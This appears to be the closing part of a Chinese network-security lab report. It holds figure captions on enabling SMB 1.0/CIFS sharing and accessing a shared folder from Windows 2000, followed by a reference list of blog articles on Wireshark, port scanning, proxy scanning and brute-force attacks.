


图 123 开启“SMB 1.0/CIFS 文件共享支持”




图 124 创建共享文件夹



图 125 Windows 2000 IP 地址




图 126 访问共享文件夹

附 B：参考文献

- [1] 雷石安全实验室. wireshark 流量分析入门. <https://zhuanlan.zhihu.com/p/258195690>
- [2] 底线三分. 常见端口扫描原理总结. <https://blog.csdn.net/u013845530/article/details/80460146>
- [3] pmt123456. 端口详解+端口扫描原理+简单端口扫描实现. https://blog.csdn.net/pmt123456/article/details/55223158?utm_medium=distribute.pc_relevant.none-task-blog-2%Edefault%EblogCommendFromMachineLearnPai2%Edefault-1.control&depth_1-utm_source=distribute.pc_relevant.none-task-blog-2%Edefault%EblogCommendFromMachineLearnPai2%Edefault-1.control
- [4] My_Dreams. 代理模式进行扫描（被动扫描）. <https://www.cnblogs.com/zjdbk/p/13196657.html>
- [5] php09. 暴力破解漏洞原理及利用和防范. <https://www.cnblogs.com/php09/p/10512037.html>

[6] Aloneray. **【SMB 1.0/CIFS】**WIN10 无法访问局域网共享文件的解决办法.
<https://www.aloneray.com/668.html>